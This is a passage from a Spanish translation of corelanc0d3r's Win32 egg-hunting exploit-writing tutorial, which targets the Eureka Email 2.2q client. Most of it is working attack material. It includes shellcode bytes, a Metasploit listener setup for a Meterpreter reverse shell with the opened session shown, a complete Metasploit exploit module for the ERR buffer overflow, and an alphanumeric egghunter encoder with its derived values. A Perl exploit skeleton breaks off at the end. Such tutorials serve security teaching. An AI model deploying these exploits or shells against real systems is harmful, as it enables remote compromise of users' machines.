"\x50\x56\x43\x63\x50\x57\x42\x48\x44\x42\x48\x59\x49\x58 " .
"\x51\x4f\x49\x6f\x4b\x65\x43\x31\x49\x53\x46\x49\x4b\x76 " .
"\x4d\x55\x4b\x46\x51\x65\x48\x6c\x49\x53\x47\x7a\x41\x41 " ;
```

En el script del exploit, reemplaza la Shellcode de calc.exe con la generada anteriormente. Antes de ejecutar el exploit, configura el listener de meterpreter:

```
./msfconsole

< metasploit >
-----
      \
       \ (oo) _____
        (___)          )\
         ||--|| *

      =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 490 exploits - 227 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
      =[ svn r8091 updated today (2010.01.09)

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4444
LPORT => 4444
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
msf exploit(handler) > set LHOST 192.168.0.122
LHOST => 192.168.0.122
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  -
  -----

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  -----

EXITFUNC      process          yes       Exit technique: seh, thread,
process
LHOST         192.168.0.122   yes       The local address
LPORT         4444             yes       The local port

Exploit target:

  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started reverse handler on port 4444
```

Ahora ejecuta el exploit y desencadena el desbordamiento con Eureka.  
Después de unos segundos, deberías ver esto:

```
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.0.122:4444 ->
192.168.0.193:15577)

meterpreter >
```

¡Owneado!

## Implementando los cazadores de huevos en Metasploit

Vamos a convertir nuestro exploit cazador de huevos de Eureka Mail Client a un módulo de Metasploit. Puedes encontrar información sobre cómo los módulos de exploit se pueden trasladar en el wiki de Metasploit:

<http://www.metasploit.com/redmine/projects/framework/wiki/PortingExploits>

Algunos datos antes de comenzar:

- Tendremos que configurar un servidor (POP3, escucha en el puerto 110).
- Tendrás que calcular el desplazamiento correcto. Vamos a utilizar el parámetro SRVHOST para este.
- Vamos a suponer que el cliente está usando Windows XP Service Pack 3 (puedes agregar más si puedes conseguir las direcciones correctas de trampolín para otros Service Packs).

Nota: el módulo de Metasploit original para esta vulnerabilidad ya es parte de Metasploit (mira en la carpeta:

**C:\metasploit\apps\pro\msf3\modules\exploits\windows\misc**

Y busca **eureka\_mail\_err.rb**). Vamos a hacer nuestro propio módulo.

Nuestro módulo de Metasploit personalizado podría ser algo como esto:

```
class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking
  include Msf::Exploit::Remote::TcpServer
  include Msf::Exploit::Egghunter
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Eureka Email 2.2q ERR Remote Buffer
Overflow Exploit',
      'Description' => %q{
        This module exploits a buffer overflow in the Eureka Email
2.2q
        client that is triggered through an excessively long ERR
message.
      },
      'Author' =>
      [
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
      'Peter Van Eeckhoutte (a.k.a corelanc0d3r)'
    ],
    'DefaultOptions' =>
      {
        'EXITFUNC' => 'process',
      },
    'Payload' =>
      {
        'BadChars' => "\x00\x0a\x0d\x20",
        'StackAdjustment' => -3500,
        'DisableNops' => true,
      },
    'Platform' => 'win',
    'Targets' =>
      [
        [ 'Win XP SP3 English', { 'Ret' => 0x7E47BCAF } ], # jmp
        esp / user32.dll
      ],
    'Privileged' => false,
    'DefaultTarget' => 0))

  register_options(
    [
      OptPort.new('SRVPORT', [ true, "The POP3 daemon port to
listen on", 110 ]),
    ], self.class)
  end

  def on_client_connect(client)
    return if ((p = regenerate_payload(client)) == nil)

    # the offset to eip depends on the local ip address string
length...
    offsettoeip=723-datastore['SRVHOST'].length
    # create the egg hunter
    hunter = generate_egghunter
    # egg
    egg = hunter[1]
    buffer = "-ERR "
    buffer << make_nops(offsettoeip)
    buffer << [target.ret].pack('V')
    buffer << hunter[0]
    buffer << make_nops(1000)
    buffer << egg + egg
    buffer << payload.encoded + "\r\n"

    print_status(" [*] Sending exploit to
#{client.peerhost}...")
    print_status(" Offset to EIP : #{offsettoeip}")
    client.put(buffer)
    client.put(buffer)
    client.put(buffer)
    client.put(buffer)
    client.put(buffer)
    client.put(buffer)

    handler
    service.close_client(client)
  end
end
```






## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS


```
[*] Offset to EIP : 710  
[*] Server stopped.
```

Conecta el Eureka Mail Client a 192.168.0.122:



## Otros Payloads

Bindshell en el puerto 55555:



## Caracteres malos + Codificación

### Usando Metasploit

El código del cazador de huevos es como una Shellcode regular. Es susceptible a la corrupción en la memoria, puede estar sujeto a malos

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

caracteres, etc. Así que si vas a encontrar errores extraños durante la ejecución del cazador de huevos, puede ser una buena idea para comparar el código original, con lo que tienes en memoria y buscar malos caracteres. (Ya he explicado una técnica para comparar el código (ya sea del cazador de huevos o de la Shellcode. La misma técnica se aplica) al principio de este documento).

¿Qué pasa si has descubierto que el código se ha dañado?

La codificación alternativa puede ser necesaria para que el cazador de huevos funcione, y/o un filtro de “caracteres malos” puede ser necesario para filtrar los caracteres que se dañan o se convierten en memoria y rompería el código.

Además, ten en cuenta que el tipo de codificación y caracteres malos a filtrar \*pueden\* ser completamente diferentes entre lo que es aplicable a la Shellcode final y al cazador de huevos.

No va a pasar muchas veces, pero es posible. Así que quizás desees ejecutar el ejercicio en el cazador y la Shellcode.

La codificación del cazador de huevos (o cualquier Shellcode) es bastante simple. Sólo tienes que escribir el cazador de huevos en un archivo, codificar el archivo, y utilizar el código de bytes del resultado codificado como tu Payload cazador de huevos. Ya sea que tengas que incluir la etiqueta antes de la codificación o no, depende de los caracteres malos, pero en la mayoría de los casos no deberías incluirla. Después de todo, si la etiqueta es diferente, después de la codificación, también es necesario anteponer la Shellcode con la etiqueta modificada. Vas a tener que poner el cazador de huevos en un depurador y ver lo que pasó en la etiqueta.

Ejemplo: Supongamos que el cazador de huevos debe ser alfanumérico (en mayúsculas) codificado, y que has incluido la etiqueta en el archivo huevo o **eggfile**, entonces esto va a ser el resultado:

```
root@xxxxx:/pentest/exploits/trunk# cat writeegghunter.pl
#!/usr/bin/perl
# Write egghunter to file
# Peter Van Eeckhoutte
#
my $eggfile = "eggfile.bin";
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # Éste es el marcador/etiqueta w00t.
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
open(FILE, ">$eggfile");
print FILE $egghunter;
close(FILE);
print "Wrote ".length($egghunter)." bytes to file ".$eggfile."\n";

root@xxxxx:/pentest/exploits/trunk# perl writeegghunter.pl
Wrote 32 bytes to file eggfile.bin

root@xxxxx:/pentest/exploits/trunk# ./msfencode -e x86/alpha_upper -i
eggfile.bin -t perl
[*] x86/alpha_upper succeeded with size 132 (iteration=1)

my $buf =
"\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43" .
"\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x51" .
"\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42" .
"\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54" .
"\x4a\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b" .
"\x4b\x4a\x4e\x4f\x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57" .
"\x4b\x4f\x4d\x37\x41\x41";
```

Mira el resultado en \$buf: la etiqueta debe estar por ahí, pero ¿Dónde está?  
¿Ha sido cambiada o no? ¿Funcionará esta versión codificada?

Pruébalo. No te desanimes si no lo hace, y sigue leyendo.

## Creando el codificador manualmente

¿Y si hay demasiados obstáculos y Metasploit no codifica tu Shellcode?  
(cazador de huevos = shellcode, por lo que este se aplica a todas las formas  
y las formas de Shellcode en general).

¿Qué pasa si, por ejemplo, la lista de caracteres malos es bastante extensa,  
qué tal si, por encima de eso, el código del cazador de huevos debe ser  
alfanumérico únicamente?

Bueno, tendrás que hacer a mano el codificador tú mismo. De hecho, solo  
codificando el cazador de huevos (incluyendo la etiqueta) no va a funcionar  
fuera de la caja. Lo que realmente necesitamos es un codificador que  
reproduzca el cazador de huevos original (incluyendo la etiqueta) y luego  
lo ejecute.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

La idea detrás de este tutorial fue tomada de un exploit excelente escrito por Muts. Si nos fijamos en este exploit, se puede ver un cazador de huevos algo "especial". <http://www.exploit-db.com/exploits/5342>

```
egghunter=(  
"%JMNU%521*TX-1MUU-1KUU-5QUUP\AA%J "  
"MNU%521*-!UUU-!TUU-IoUmPAA%JMNU%5 "  
"21*-q!au-q!au-oGSePAA%JMNU%521*-D "  
"A~X-D4~X-H3xTPAA%JMNU%521*-qz1E-1 "  
"z1E-oRHEPAA%JMNU%521*-3s1--331--^ "  
"TC1PAA%JMNU%521*-E1wE-E1GE-tEtFPA "  
"A%JMNU%521*-R222-1111-nZJ2PAA%JMN "  
"U%521*-1-wD-1-wD-8$GwP " )
```

El código del exploit también dice: "Shellcode cazadora de huevos alfanumérica + caracteres restringidos \x40 \X3F \X3A \x2F". Así que, parece que el exploit sólo puede ser ejecutado usando caracteres ASCII imprimibles (alfanuméricos) que no es tan raro en un servidor web o una aplicación web.

Al convertir este cazador de huevos en asm, (sólo las primeras líneas se muestran) ves esto:

```
25 4A4D4E55      AND EAX,554E4D4A  
25 3532312A     AND EAX,2A313235  
54              PUSH ESP  
58              POP EAX  
2D 314D5555     SUB EAX,55554D31  
2D 314B5555     SUB EAX,55554B31  
2D 35515555     SUB EAX,55555135  
50              PUSH EAX  
41              INC ECX  
41              INC ECX  
25 4A4D4E55     AND EAX,554E4D4A  
25 3532312A     AND EAX,2A313235  
2D 21555555     SUB EAX,55555521  
2D 21545555     SUB EAX,55555421  
2D 496F556D     SUB EAX,6D556F49  
50              PUSH EAX  
41              INC ECX  
41              INC ECX  
25 4A4D4E55     AND EAX,554E4D4A  
25 3532312A     AND EAX,2A313235  
2D 71216175     SUB EAX,75612171  
2D 71216175     SUB EAX,75612171  
2D 6F475365     SUB EAX,6553476F
```

¡Guau! No se parece al cazador de huevos que conocemos, ¿verdad?

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Vamos a ver lo que hace. Las 4 primeras instrucciones vacían EAX (2 operaciones AND lógicas) y el puntero en ESP se pone en la pila (que apunta al comienzo del cazador de huevos codificado). A continuación, este valor es puesto en EAX.

Así EAX eficazmente apunta al comienzo del cazador de huevos después de estas 4 instrucciones:


```
25 4A4D4E55    AND EAX,554E4D4A
25 3532312A    AND EAX,2A313235
54             PUSH ESP
58             POP EAX
```

A continuación, el valor en EAX se cambia (utilizando una serie de instrucciones SUB). Entonces el nuevo valor en EAX es PUSHHeado en la pila, y ECX se incrementa con 2:

```
2D 314D5555    SUB EAX,55554D31
2D 314B5555    SUB EAX,55554B31
2D 35515555    SUB EAX,55555135
50             PUSH EAX
41             INC ECX
41             INC ECX
```

¡El valor que se calcula en EAX va a ser importante más adelante! Ya veremos bien esto.

Entonces, EAX se borra de nuevo (2 operaciones AND), y usando las 3 instrucciones SUB en EAX, un valor es PUSHHeado en la pila.



The screenshot shows a debugger window titled "CPU - main thread". The left pane displays assembly instructions with their addresses and hex values. The right pane shows the "Registers (FPU)" window. A red arrow points from the instruction "PUSH EAX" at address 0012CDA3 to the register window, where EAX is highlighted with a yellow box and contains the value E7FFE775. Other registers like EDX, EBX, ESP, EBP, ESI, EDI, and EIP are also visible.

Así que antes de que se ejecute SUB EAX, 5555521, EAX = 00000000. Cuando se hizo el primer SUB, EAX contiene AAAAAADF. Después del

## **Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS**

segundo SUB, EAX contiene 555556BE, y después de la tercer SUB, EAX contiene E7FFE775. Luego, este valor es PUSHado en la pila.

Espera un minuto. Este valor me resulta familiar. 0xE7, 0xFF, 0xE7, 0x75 son, de hecho, los últimos 4 bytes del cazador de huevos NtAccessCheckAndAuditAlarm (en orden inverso). Perfecto.

Si sigues ejecutando el código, verás que va a reproducir el cazador de huevo original. (Pero en mi caso, utilizando un exploit diferente, el código no funciona).

De todas formas, el código que Muts utiliza es, de hecho, un codificador que reproducirá al cazador de huevos original, lo pondrá en la pila, y ejecutará el código de la reproducción, evitando efectivamente límites de malos caracteres (porque el codificador personalizado completamente no usó ninguno de los caracteres malos.) ¡Simplemente genial! Yo nunca había visto una implementación de este codificador antes de que este exploit particular fuera publicado. ¡Muy bien hecho Muts!

Por supuesto, si los opcodes de AND, PUSH, POP, SUB, INC se encuentran en la lista de caracteres malos también, entonces puedes tener un problema, pero se puede jugar con los valores de las instrucciones SUB con el fin de reproducir el cazador de huevos original, realizar un seguimiento de la ubicación actual, donde se reproduce el cazador de huevos (en la pila) y, finalmente, "saltar" a la misma.

### **¿Cómo se hizo el salto?**

Si tienes que tratar con un juego de caracteres limitado (sólo caracteres alfanuméricos ASCII imprimibles permitidos, por ejemplo), entonces un JMP ESP, PUSH ESP + RET no funcionarán porque estas instrucciones pueden tener caracteres inválidos. Si no tienes que tratar con estos caracteres, entonces sólo tienes que añadir un salto al final del cazador codificado y ya está todo listo.

Vamos a suponer que el conjunto de caracteres es limitado, así que tenemos que encontrar otra manera de resolver esto. ¿Recuerdas cuando dije antes que ciertas instrucciones iban a ser importantes? Bueno, aquí es donde entran en juego. Si no podemos dar el salto, es necesario asegurarse de que el código se comienza a ejecutar de forma automática. La mejor manera de hacer esto es escribiendo el cazador de huevos codificado inmediatamente después del código codificado. Así que, cuando el código codificado haya

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

terminado la reproducción del cazador de huevos original, simplemente comenzaría a ejecutar este cazador de huevos reproducido.

Esto significa que un valor debe ser calculado, apuntando a un lugar después del cazador codificado y este valor se debe poner en ESP antes de empezar a codificar. De esta manera, el codificador reconstruirá el cazador de huevos y lo colocará justo después del cazador codificado. Vamos a echar un vistazo más de cerca a esto en el próximo capítulo.

Al ver el código ejecutarse y reproducir el cazador de huevos original es bonito, pero ¿cómo puedes crear tu propio codificador?

El marco para la construcción del cazador de huevos codificado (o codificador si lo quieres llamar así) es el siguiente:

- Configura la pila y registros (calcula donde el cazador codificado debe ser escrito. Esta será la posición local + longitud del código codificado (que será más o menos del mismo tamaño). Calcular donde el codificador debe escribir requiere que evalúes los registros cuando el cazador codificado empiece a correr. Si has hecho tu camino hacia el cazador codificado a través de un JMP ESP, ESP entonces contendrá la ubicación actual, y sólo tienes que aumentar el valor hasta que apunte a la ubicación correcta).
- Reproduce cada 4 bytes del cazador de huevos original en la pantalla, justo después del cazador codificado (usando 2 AND's para limpiar EAX, 3 SUB's para reproducir los bytes originales, y un PUSH para poner el código reproducido en la pila).
- Cuando todos los bytes se han reproducido, el cazador de huevos codificado debería ejecutarse,

En primer lugar, vamos a construir el codificador para el propio cazador de huevos. Hay que empezar agrupando el cazador de huevos en grupos de 4 bytes. Tenemos que empezar por los últimos 4 bytes del código (porque vamos a PUSHear los valores a la pila cada vez que reproduzcamos el código original. Así que al final, los primeros bytes estarán en la parte superior). Nuestro cazador de huevos NtAccessCheckAndAuditAlarm es de 32 bytes, de modo que está bien alineado. Pero si no está alineado, puedes agregar más bytes (NOP'S) a la parte inferior del cazador de huevos original, y empezar de abajo hacia arriba, trabajando en grupos de 4 bytes.


```
\x66\x81\xCA\xFF  
\x0F\x42\x52\x6A
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
\x02\x58\xCD\x2E  
\x3C\x05\x5A\x74  
\xEF\xB8\x77\x30 ;w0  
\x30\x74\x8B\xFA ;0t  
\xAF\x75\xEA\xAF  
\x75\xE7\xFF\xE7
```

El código utilizado por Muts reproducirá efectivamente el cazador de huevos (usando w00t como etiqueta).

Después de que el código se ejecuta, esto es lo que es PUSHed en la pila:



0012CE66	FFCA8166	fU <sup>u</sup>
0012CE6A	6A52420F	*BRj
0012CE6E	2ECD5802	0%#.
0012CE72	745A053C	<#Zt
0012CE76	3054B8EF	n7T0
0012CE7A	FA8B5730	0 l.
0012CE7E	AFEA75AF	**u <sup>u</sup>
0012CE82	E7FFE775	u <sup>u</sup> <sup>u</sup>

Perfecto.

2 preguntas permanecen sin embargo: ¿cómo podemos saltar a ese cazador de huevos ahora, y qué pasa si tienes que escribir el cazador de huevos codificado tú mismo? Vamos a ver cómo se hace:

Dado que contamos con 8 líneas de 4 bytes de código del cazador de huevos, el resultado final será con 8 bloques de código codificado. El código completo sólo debería usar caracteres alfanuméricos ASCII imprimibles, y no debería utilizar cualquiera de los caracteres malos. Mira esta web: <http://www.asciitable.com/> El primer carácter imprimible comienza en 0x20 (espacio) o 0x21, y termina a 7E.

Cada bloque se utiliza para reproducir 4 bytes del código del cazador de huevos, siguiendo las instrucciones SUB. La forma de calcular los valores a utilizar en las instrucciones SUB es la siguiente:

Tomar una línea del código del cazador de huevos, invertir los bytes, y obtener su complemento de 2's (tomar todos los bits, invertirlos, y añadir uno), usando la calculadora de Windows, configúrala a hex/dword y calcula "0 - valor". Para la última línea del código del cazador de huevos (0x75E7FFE7 -> 0xE7FFE775) esto sería 0x1800188B (= 0 - E7FFE775).



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Entonces hay 3 valores que sólo utilizan caracteres alfanuméricos (ASCII imprimibles), y no están utilizando cualquiera de los caracteres malos (`\x40 \x3F \x3A \x2F`) y cuando sumas estos 3 valores, que deben terminar en el valor de complemento de 2's (`0x1800188B` en el caso de la última línea) de nuevo. Por cierto, gracias Ekse por trabajar conmigo para encontrar los valores de la lista de abajo. ☺ ¡Eso fue divertido!

Los 3 valores resultantes son los que deben utilizarse en las instrucciones `SUB EAX, <....>`.

Puesto que los bytes serán PUSHados a la pila, tienes que comenzar con la última línea del primer cazador de huevos (y no te olvides de invertir los bytes del código). Así que después del último PUSH a la pila, los primeros bytes del cazador de huevos se encuentran en ESP.

Para Calcular los 3valores, suelo hacer esto:

Calcular el complemento de 2's de los bytes invertidos.

Comenzar con los primeros bytes en complemento de 2's. (18 en este caso), y buscar los 3 valores que, al sumarlos, se dan 18. Es posible que tengas que provocar un desbordamiento para hacerlo funcionar (debido a que estás limitado a los caracteres ASCII imprimibles). Así que simplemente utilizando `06 + 06 + 06`, no funcionará porque `06` no es un carácter válido. En ese caso, necesitamos desbordar e ir a 118. Yo suelo comenzar por tomar un valor entre 55 (`3 x 55 = 0` de nuevo) y `7F` (último carácter). Tomemos, por ejemplo `71`. La suma `71 + 71 = E2`. Para obtener de `E2` a 118, hay que sumarle 36, que es un carácter válido, por lo que hemos encontrado nuestros primeros bytes. Esto puede no ser el método más eficiente para hacer esto, pero funciona.

Tip: en la calculadora de Windows, escribe el valor de byte que deseas obtener, lo dividimos entre 3 para saber en qué área necesitas empezar a buscar.

Luego haz lo mismo para los próximos 3 bytes en complemento de 2's.

Nota: si tienes que desbordar para llegar a un valor determinado, esto puede influir en los bytes siguientes. Sólo tienes que sumar los 3 valores juntos al final, y si tenías un exceso de capacidad, tienes que restar uno de nuevo a partir de uno de los siguientes bytes en uno de los 3 valores. Sólo inténtalo,

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

verás lo que quiero decir. Y sabrás por qué el tercer valor comienza con 35 en lugar de 36.

La última línea del cazador de huevos (original):

```
x75 xE7 xFF xE7 -> xE7 xFF xE7 x75: (2's complement : 0x1800188B)
-----
sub eax, 0x71557130      (=> "\x2d\x30\x71\x55\x71") (Reverse again !)
sub eax, 0x71557130      (=> "\x2d\x30\x71\x55\x71")
sub eax, 0x3555362B      (=> "\x2d\x2B\x36\x55\x35")
=> sum of these 3 values is 0x11800188B (or 0x1800188B in dword)
```

Echemos un vistazo a los otros. Segunda línea del último cazador de de huevos (original):

```
xAF x75 xEA xAF -> xAF xEA x75 xAF: (2's complement : 0x50158A51)
-----
sub eax, 0x71713071
sub eax, 0x71713071
sub eax, 0x6D33296F
```

Y así sucesivamente:

```
x30 x74 x8B xFA -> xFA x8B x74 x30: (2's complement : 0x05748BD0)
-----
sub eax, 0x65253050
sub eax, 0x65253050
sub eax, 0x3B2A2B30
```

```
xEF xB8 x77 x30 -> x30 x77 xB8 xEF: (2's complement : 0xCF884711)
-----
sub eax, 0x41307171
sub eax, 0x41307171
sub eax, 0x4D27642F
```

```
x3C x05 x5A x74 -> x74 x5A x05 x3C: (2's complement : 0x8BA5FAC4)
-----
sub eax, 0x30305342
sub eax, 0x30305341
sub eax, 0x2B455441
```

```
x02 x58 xCD x2E -> x2E xCD x58 x02: (2's complement : 0xD132A7FE)
-----
sub eax, 0x46663054
sub eax, 0x46663055
sub eax, 0x44664755
```

```
x0F x42 x52 x6A -> x6A x52 x42 x0F: (2's complement : 0x95ADBDF1)
-----
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
sub eax, 0x31393E50
sub eax, 0X32393E50
sub eax, 0x323B4151
```

Finalmente, la primera línea:

```
x66 x81 xca xff -> xff xca x81 x66 (2's complement : 0x00357E9A)
-----
sub eax, 0x55703533
sub eax, 0x55702533
sub eax, 0x55552434
```

Cada uno de estos bloques debe ser precedido por el código que pondrá EAX a 0:

Ejemplo:

```
AND EAX, 554E4D4A (" \x25\x4A\x4D\x4E\x55 ")
AND EAX, 2A313235 (" \x25\x35\x32\x31\x2A ")
```

(2 bytes x 5)

Cada bloque debe estar seguido por un PUSH EAX (un byte, "\x50") la instrucción que pondrá el resultado (una sola línea de código del cazador de huevos) en la pila. No te olvides de eso, o tu cazador de huevos codificado no se colocará en la pila.

Por lo tanto: cada bloque será 10 (EAX a 0) + 15 (decodificación) + 1 (PUSH EAX) = 26 bytes. Contamos con 8 bloques, por lo que tenemos 208 bytes ya.

Ten en cuenta, al convertir las instrucciones SUB EAX, <valor> a opcode no te olvides de invertir los bytes de los valores de nuevo. Así que, SUB EAX, 0x476D556F se convertiría en "\x2D \x6f \x55 \x6d \x47."

Lo siguiente que tenemos que hacer es asegurarnos que el cazador de huevos decodificado sea ejecutado después de haber sido reproducido.

Para ello, tenemos que escribir en un lugar predecible y saltar a el, o tenemos que escribir directamente después del cazador codificado por lo que se ejecuta automáticamente.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Si podemos escribir en un lugar predecible (porque podemos modificar ESP antes de que se ejecute el cazador codificado), y si podemos ir al principio del cazador decodificado (ESP) después de que el cazador codificado se ha completado, pues, no tendrás ningún problema.

Por supuesto, si el conjunto de caracteres es limitado, entonces no podrás agregar un "JMP ESP", "PUSH ESP/RET" ni nada de eso, al final del cazador codificado. Si puedes. Entonces eso es una buena noticia.

Si eso no es posible, entonces tendrás que escribir el cazador de huevos decodificado inmediatamente después de la versión codificada. Así que cuando la versión codificada detenga la reproducción del código original, comenzaría ejecutándolo. Para hacer esto, tenemos que calcular dónde debemos escribir el cazador de huevos decodificado. Sabemos el número de bytes en el cazador de huevos codificado por lo que debemos tratar de modificar ESP en consecuencia (y hacerlo antes de que el proceso de decodificación comienza) de modo que los bytes decodificados se escriban directamente después de cazador de codificado.

La técnica utilizada para modificar ESP depende del conjunto de caracteres disponibles. Si sólo se pueden utilizar caracteres ASCII imprimibles, entonces no puedes utilizar las operaciones ADD, SUB o MOV. Un método que puede funcionar es ejecutando una serie de instrucciones POPAD para cambiar ESP y hacerlo apuntar por debajo del extremo del cazador codificado. Quizás tengas que agregar algunos NOP'S al final del cazador codificado sólo para estar en el lado seguro. (\x41 funciona bien como NOP cuando se tiene que utilizar caracteres ASCII imprimibles solamente).

Empaca todo, y esto es lo que obtienes:

Código para modificar ESP (POPAP) + el cazador codificado (8 bloques: salida de EAX a 0, reproducir código, PUSHear a la apilar) + algunos NOP'S si es necesario.

Cuando se aplica esta técnica al exploit Eureka Mail Client, obtenemos lo siguiente:

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;

#alphanumeric ascii-printable encoded + bad chars
